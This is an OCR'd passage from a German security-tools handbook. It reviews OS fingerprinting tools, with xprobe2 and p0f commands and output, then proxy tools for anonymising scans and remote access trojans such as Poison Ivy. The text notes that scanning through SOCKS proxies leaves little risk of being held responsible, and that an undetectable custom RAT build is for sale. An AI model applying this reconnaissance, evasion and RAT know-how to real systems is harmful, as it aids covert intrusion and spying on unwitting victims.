


Bild 3.3: Der AW Security Portscanner ist für Angriffs- und Verteidigungszwecke gleich gut geeignet

3.4 Winfingerprint

Anbieter	http://winfingerprint.com			**Preis**		-		
Betriebssystem(e)	Win2000, WinXP, Win2003, Win NT 4.0			**Sprachen**		Englisch		
Kategorie(n)	Fingerprinting Tool			**Oberfläche**		**GUI**	x	**CMD**
Größe	< 2 MB	**Installation**		Ja	**Schnittstellen**		WinPCap	
Usability	■■■□□		**Know-how**			■■■■■□□□		

Nach Eingabe einer IP-Liste, einer IP-Range, des Hosts oder der Netzwerkumgebung scannt das Programm andere ans Netz angeschlossene Rechner und gibt – je nach Voreinstellung – einen ausführlichen Report über das Zielsystem, der auch gespeichert werden kann.




Bild 3.4: Beim Abdruck sammeln

3.5 Xprobe2

Anbieter / Entwickler	http://xprobe.sourceforge.net			**Preis**	-			
Betriebssystem(e)	Linux/UNIX, Solaris, FreeBSD, OpenBSD, NetBSD, IRIX			**Sprachen**	Englisch			
Kategorie(n)	OS Fingerprinting Tool			**Oberfläche**	**GUI**		**CMD**	x
Größe	< 2 MB	**Installation / Kompilation**		Nein / Ja	**Schnittstellen**			
Usability	■■■□□		**Know-how**		■■□□□			

Xprobe2 beherrscht aktives Fingerprinting, mit dem das auf dem Zielhost eingesetzte Betriebssystem erkannt werden kann. Dabei kombiniert Xprobe2 verschiedene Methoden unter Benutzung des ICMP-Protokolls von einer errechneten Wahrscheinlichkeit bis hin zur Einbindung einer Signaturdatenbank. Eine neue Version namens Xprobe-NG (auch als Xprobe2++ bekannt) ist für den Sommer des Jahres 2010 angekündigt.

Eine Abfrage, angesetzt auf den geöffneten Port UDP/161 von *victim.org*

- `-p <proto:portnum:state> (specify portnumber, protocol and state)`

bringt folgendes Ergebnis:

```
root@discordia:~# xprobe2 -p udp:161:open victim.org

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com,
meder@o0o.nu

[+] Target is victim.org
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping  -  ICMP echo discovery module
[x] [2] ping:tcp_ping  -  TCP-based ping discovery module
[x] [3] ping:udp_ping  -  UDP-based ping discovery module
[x] [4] infogather:ttl_calc  -  TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan  -  TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo  -  ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp  -  ICMP Timestamp request fingerprinting
module
[x] [8] fingerprint:icmp_amask  -  ICMP Address mask request fingerprinting
module
[x] [9] fingerprint:icmp_port_unreach  -  ICMP port unreachable
fingerprinting module
[x] [10] fingerprint:tcp_hshake  -  TCP Handshake fingerprinting module
[x] [11] fingerprint:tcp_rst  -  TCP RST fingerprinting module
[x] [12] fingerprint:smb  -  SMB fingerprinting module
```

```
[x] [13] fingerprint:snmp  -  SNMPv2c fingerprinting module
[+] 13 modules registered
[+] Initializing scan engine
[+] Running scan engine
[-] ping:tcp_ping module: no closed/open TCP ports known on victim.org.
Module test failed
[-] No distance calculation. victim.org appears to be dead or no ports
known
[+] Host: victim.org is up (Guess probability: 66%)
[+] Target: victim.org is alive. Round-Trip Time: 0.01510 sec
[+] Selected safe Round-Trip Time value is: 0.03021 sec
[-] fingerprint:tcp_hshake Module execution aborted (no open TCP ports
known)
[-] fingerprint:smb need either TCP port 139 or 445 to run
Recv() error: Connection refused
[-] fingerprint:snmp: RecvTimeout() failed!
[+] Primary guess:
[+] Host victim.org Running OS: "Microsoft Windows 2003 Server Standard
Edition" (Guess probability: 100%)
[+] Other guesses:
[+] Host victim.org Running OS: "Microsoft Windows 2003 Server Enterprise
Edition" (Guess probability: 100%)
[+] Host victim.org Running OS: "Microsoft Windows XP SP2" (Guess
probability: 100%)
[+] Host victim.org Running OS: "Microsoft Windows 2000 Workstation" (Guess
probability: 100%)
[+] Host victim.org Running OS: "Microsoft Windows 2000 Workstation SP1"
(Guess probability: 100%)
[+] Host victim.org Running OS: "Microsoft Windows 2000 Workstation SP2"
(Guess probability: 100%)
[+] Host victim.org Running OS: "Microsoft Windows 2000 Workstation SP3"
(Guess probability: 100%)
[+] Host victim.org Running OS: "Microsoft Windows 2000 Workstation SP4"
(Guess probability: 100%)
[+] Host victim.org Running OS: "Microsoft Windows 2000 Server" (Guess
probability: 100%)
[+] Host victim.org Running OS: "Microsoft Windows 2000 Server Service Pack
1" (Guess probability: 100%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
root@discordia:~#
```

Bild 3.5: Xprobe2 ermittelt das Betriebssystem des Remoterechners

3.6 p0f

Anbieter	http://lcamtuf.coredump.cx/p0f.shtml			**Preis**	-				
Betriebssystem(e)	Linux/UNIX, Solaris, FreeBSD, NetBSD, OpenBSD, Mac OS X, AIX und Windows			**Sprachen**	Englisch				
Kategorie(n)	Passives Fingerprinting-Tool			**Oberfläche**	**GUI**		**CMD**	x	
Größe	< 2 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**					
Usability	■■■□□	**Know-how**		■■□□□					

Das Tool p0f dient der passiven Erkennung der im Einsatz befindlichen Betriebssysteme. Hierzu analysiert p0f die Struktur der empfangenen TCP/IP-Pakete des Netzwerkstroms (oder durch mittels `tcpdump` im Vorfeld gewonnenen Materials) und nimmt auf Grundlage seiner Datenbank eine Zuordnung vor.

In unserem Beispiel wird p0f mit folgendem Parameter gestartet:

- `-i device - listen on this device`

```
root@discordia:~# p0f -i eth0
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns wstearns@pobox.com
p0f: listening (SYN) on 'eth0', 262 sigs (14 generic, cksum 0F1F5CA2),
rule: 'all'.
192.168.2.100:60784 - Linux 2.6 (newer, 2) (up: 2476 hrs)
  -> 192.168.1.100:3551 (distance 1, link: ethernet/modem)
192.168.1.100:59579 - Linux 2.6 (newer, 3) (up: 148 hrs)
  -> 81.169.145.136:110 (distance 0, link: ethernet/modem)
192.168.1.55:1073 - Linux 2.6, seldom 2.4 (older, 4) (up: 18 hrs)
  -> 192.168.1.100:445 (distance 0, link: ethernet/modem)
192.168.1.225:1279 - Windows 2000 SP4, XP SP1+
  -> 192.168.1.100:139 (distance 0, link: ethernet/modem)
192.168.1.217:1034 - Windows 2000 SP4, XP SP1+
  -> 92.122.212.138:80 (distance 0, link: ethernet/modem)
192.168.1.10:1471 - Windows 2000 SP4, XP SP1+
  -> 63.245.209.58:80 (distance 0, link: ethernet/modem)
192.168.1.10:1474 - Windows 2000 SP4, XP SP1+
  -> 193.99.144.85:80 (distance 0, link: ethernet/modem)
192.168.1.225:1282 - Windows 2000 SP4, XP SP1+
  -> 85.183.249.137:80 (distance 0, link: ethernet/modem)
192.168.1.217:1042 - Windows 2000 SP4, XP SP1+
  -> 192.168.1.229:5900 (distance 0, link: ethernet/modem)
192.168.2.100:46922 - Linux 2.6 (newer, 2) (up: 2476 hrs)
  -> 192.168.1.100:3551 (distance 1, link: ethernet/modem)
^C
```

```
+++ Exiting on signal 2 +++
[+] Average packet ratio: 17.00 per minute.

root@discordia:~#
```

Bild 3.6: p0f bei der Erkennung von im Netzwerk befindlichen Betriebssystemen

In folgendem Beispiel wird p0f mit einem durch `tcpdump` gewonnenen Logfile des Netzwerkverkehrs konfrontiert:

- `-s file – read packets from tcpdump snapshot`

```
root@discordia:~# p0f -s tcpdump_pcap.log
p0f – passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns wstearns@pobox.com
p0f: listening (SYN) on 'tcpdump_pcap.log', 262 sigs (14 generic, cksum
0F1F5CA2), rule: 'all'.
192.168.2.100:60784 – Linux 2.6 (newer, 2) (up: 2476 hrs)
  -> 192.168.1.100:3551 (distance 1, link: ethernet/modem)
192.168.1.100:59579 – Linux 2.6 (newer, 3) (up: 148 hrs)
  -> 81.169.145.136:110 (distance 0, link: ethernet/modem)
192.168.1.55:1073 – Linux 2.6, seldom 2.4 (older, 4) (up: 18 hrs)
  -> 192.168.1.100:445 (distance 0, link: ethernet/modem)
192.168.1.225:1279 – Windows 2000 SP4, XP SP1+
  -> 192.168.1.100:139 (distance 0, link: ethernet/modem)
192.168.1.217:1034 – Windows 2000 SP4, XP SP1+
  -> 92.122.212.138:80 (distance 0, link: ethernet/modem)
[+] End of input file.
root@discordia:~#
```

Bild 3.7: p0f bei der nachträglichen Analyse durch tcpdump gewonnenen Materials

3.7 Abwehr – generelle Tipps

Nach derzeitigem Stand des Wissens sind reine Portscans, z. B. via *Nmap*, nur schwer abzuwehren. Da das damit verbundene Sicherheitsrisiko minimal ist – wenn wir Standardabwehrmaßnahmen bestehend aus Hardware- oder Desktop-Firewall als vorhanden voraussetzen –, sollte nur intensiven Portscans (im Minutenbereich) Beachtung geschenkt werden, da hier möglicherweise Vorbereitungen für einen gezielten Einbruch getroffen werden. Sehr oft werden auch Portscans durchgeführt, um infizierte Rechner zu identifizieren bzw. zu koordinieren. Nicht unumstritten ist im Übrigen die Legalität[12] von Portscans auf fremde Serveranlagen.

[12] http://www.sans.org/reading_room/whitepapers/legal/the_ethics_and_legality_of_port_scanning_71?show=71.php&cat=legal

4 Proxy & Socks

Proxy oder Proxyserver sind die Datenverkehrsvermittler für Computernetze; sie klinken sich für gewöhnlich zwischen Client (z. B. Internetbrowser) und Server ein, mit dem Ziel, den Datentransfer zu protokollieren, zu beschleunigen oder zu anonymisieren. Speziell für letzteren Zweck wurden JAP (Java Anon Proxy) und TOR (Tor's Onion Routing) entwickelt. Sie anonymisieren Webbrowsing, Instant Messaging, IRC, SSH, E-Mail, P2P und andere Dienste. Wer sich also weitgehend anonym im Netz bewegen möchte, wird um den Einsatz dieser oder ähnlicher Produkte nicht herumkommen. Populäre Proxies laufen auf verschiedenen Ports, darunter:

- Port 80, 8000, 8080, 3128 etc. für das HTTP(S)-Protokoll
- Port 81, 8001 und 8081 für militärisch genutzte Proxies
- Port 1080 für SOCKS-Server
- Port 23 für Telnet-Wingate-Server und
- Port 21 für FTP-Wingate-Server

Eine gute Vorstellung über anonymisierende Proxies und entsprechende Proxylisten findet man auf *www.proxylisten.de.* Alternativ ist *http://proxy4free.com/index.html* eine gute Adresse. Im Gegensatz zu den Internetbrowsern sind aber viele Programme, z. B. Scanner, nicht direkt in der Lage, den Datenverkehr ins Internet über einen anonymisierenden Proxyserver abzuwickeln. Dafür gibt es spezielle Programme, mit denen Port- oder Security-Scanner in die Lage versetzt werden, über Socks-Proxies mit den Zielrechnern Kontakt aufzunehmen. Da Socks-Proxies fast alle anonym arbeiten, ist das Risiko, bei einer Scanattacke direkt zur Verantwortung gezogen zu werden, sehr gering. Nach einem ähnlichen Prinzip arbeiten im Prinzip kriminelle Hacker, wenn sie für ihre Aktivitäten wie DDoS-Attacken im Vorfeld aufgebaute Bot-Netze oder Zombierechner einsetzen, die ihnen denselben Anonymisierungsschutz bieten wie externe Proxies. Bevor man Proxies nutzt, braucht man natürlich die Connectdaten:

- IP-Adresse des Proxy
- Proxytyp wie HTTP(S), Socks4, Socks5
- Port, auf dem der Proxy arbeitet
- Gegebenenfalls die Login-Passwort-Kombination
- Dafür wiederum gibt es – tagesaktuell – bestimmte Listen mit verfügbaren Proxies, z. B. unter *www.proxylisten.de.*




Bild 4.1: Aktive Proxies finden mit *proxy-listen.de*

4.1 FreeCap

Anbieter	www.freecap.ru/eng		**Preis**		-		
Betriebssystem(e)	Windows		**Sprachen**		Englisch		
Kategorie(n)	Socks-Proxy		**Oberfläche**		**GUI**	x	**CMD**
Größe	< 2 MB	**Installation**	Nein	**Schnittstellen**			
Usability	■■■■□		**Know-how**		■■■□□		

Im Prinzip ein gut nutzbares Programm, wenn man einige wichtige Schritte beherzigt. Der wichtigste ist das Finden eines funktionierenden Proxyservers, den man für seine Zwecke nutzen möchte. Im zweiten Schritt muss man die Anwendung, die man anonym nutzen möchte, in FreeCap konfigurieren, d. h. die Proxydaten entsprechend übernehmen. Theoretisch kann man den erzielbaren Anonymitätsgrad auch durch eine Proxykette steigern, wofür FreeCap eine entsprechende Option bereithält.




Bild 4.2: Proxykonfiguration für jedes Programm

4.2 Proxy Finder

Anbieter	www.proxy-tool.com		**Preis**	Ab 29 $			
Betriebssystem(e)	Windows XP		**Sprachen**	Englisch			
Kategorie(n)	Proxy Tools		**Oberfläche**	**GUI**	x	**CMD**	
Größe	< 2 MB	**Installation**	Nein	**Schnittstellen**			
Usability	■■■■□	**Know-how**	■■■□□				

Die Alternative, wenn man sich nicht auf vorgefertigte Proxylisten verlassen will, besteht darin, sie sich selbst zu generieren. Voraussetzung dafür ist ein Tool wie der Proxy-Finder, der das Internet auf freie Proxies scannt. Der Suchbereich ist frei wählbar, ebenso die Ports wie 1080, 8080 etc. Die Portliste kann anschließend im ASCII-Format exportiert werden.




Bild 4.3: Proxy Finder: schon nach 30 Sekunden Tausende von Treffern

4.3 Abwehr – generelle Tipps

Proxy-Tools sind per se keine Angriffsinstrumente, aber sie können u. a. benutzt werden, um kriminelle Aktivitäten zu verschleiern. Auf Bürorechnern im Firmennetzwerk haben sie allerdings nichts zu suchen.

5 Remote Access Tools (RAT) – Anleitung für Zombie-Macher

Kurz gesagt ist ein Zombie ein Rechner ohne eigene Seele oder etwas weniger poetisch ausgedrückt: ein Rechner, der nicht mehr vollständig von seinem Anwender, sondern von außerhalb kontrolliert und gesteuert wird. Von solchen Rechnern können Daten (Logins, Passwörter, PINs, TANs) transferiert, aber auch DDoS-Attacken gestartet werden – bei minimalen Risiken für den Täter, da er nicht selbst an der Tastatur des Tat-PCs sitzt. Die hier vorgestellten RATs sind die Luxusausführung und eignen sich speziell für individuelle Aufgaben, z. B. dem Ausspionieren von privaten oder Firmengeheimnissen, während die Wald-und-Wiesen-RATs meistens als Trojaner auf dem PC des ahnungslosen Users landen, z. B. beim Besuchen präparierter Webseiten oder beim Öffnen infizierter Mails. Natürlich kann man diese Tools auch völlig legal einsetzen (wie die Entwickler blauäugig versichern), um seinen eigenen PC aus der Ferne zu steuern. Ähnlich klingende Bezeichnungen sind: Remote Administration Tool oder (eindeutiger) Remote Access Trojan. Gegenüber klassischen Fernwartungstools haben RATs eine differenzierte Tarnfunktion, d. h., sie verstecken sich, ihre Prozesse und Treiber häufig mit Rootkit-Technologie vor den Augen der ahnungslosen RAT-Nutzer.

Fast alle RATS bestehen aus zwei Teilen: einem Client, mit dem der Angreifer seine Angriffsziele spezifiziert (Fernsteuerung, Datenübertragung, Keylogger etc.), und der damit erstellten Serverkomponente, die dem Opfer (Victim oder kurz auch »vic« genannt) untergeschoben wird. Nach seiner Installation »lauscht« der RAT-Server auf einem vorbestimmten Port und wartet auf Anweisungen.

Die frühesten und in der Szene auch berühmt gewordenen RATs waren Back Orifice (BO2K) und SubSeven (auch Backdoor-G oder kurz Sub7 genannt). Zwar findet man diese Tools noch ab und zu im Netz, in der Szene setzt man allerdings auf leistungsfähigere Tools, die über eine bessere Tarnfunktionalität verfügen und auch hinter dem Rücken von Firewalls und Virenscannern arbeiten können.

5.1 Atelier Web Remote Commander

Anbieter	www.atelierweb.com			**Preis**	Trial, ab 96,95 $			
Betriebssystem(e)	Win XP, Win 2000, Win2003, Win NT, Win Vista, Win 7			**Sprachen**	Englisch			
Kategorie(n)	Remote Administration			**Oberfläche**	**GUI**	x	**CMD**	
Größe	< 5 MB	**Installation /**		Ja	**Schnittstellen**			
Usability	■■■■■		**Know-how**		■■■□□			

Der Remote Commander ist im Gegensatz zu den anderen hier vorgestellten Werkzeugen ein offizielles Managementtool zur Überwachung von Remote-PCs. Größter Vorteil: Es muss auf dem zu überwachenden PC nicht installiert werden, es werden keine Treiber und keine zu installierenden Programme auf dem Remote-PC benötigt; selbst eine dort installierte Desktop-Firewall kann den Fernzugriff blockieren. Einzige Voraussetzung: Auf dem »Opfer-PC« muss das Microsoft Network samt Drucker- und Dateifreigabe installiert sein und der Remote Admin braucht für den Zugriff ein Benutzerkonto mit administrativen Rechten.




Bild 5.1: Auf dem Remote-PC können beliebige Manipulationen vorgenommen werden

5.2 Poison Ivy

Anbieter	www.poisonivy-rat.com		**Preis**	-			
Betriebssystem(e)	Win XP, Win 2000, Win 2003, Win NT		**Sprachen**	Englisch			
Kategorie(n)	RAT		**Oberfläche**	**GUI**	x	**CMD**	
Größe	< 1 MB	**Installation**	Nein	**Schnittstellen**			
Usability	■■■■■	**Know-how**	■■■□□				

Sehr einfach einzurichtendes Servermodul (für Zielrechner bzw. Victim) inklusive Manual mit einer Vielzahl von Fernsteuerungsmöglichkeiten: File Manager, Registry Editor, Process Manager, Service Manager, Window Manager, Sniffer (zum Abhören aller Verbindungen des Zielrechners nach außen), Key Logger, Screen Shooter etc. Auf Wunsch liefert der Programmautor auch Spezialanpassungen: »A custom version, not detected by any anti-virus products is available for sale.« Im Übrigen ist die komplette Verbindung zum RAT verschlüsselt und passwortgeschützt, sodass kein anderer den Zombierechner nutzen kann.

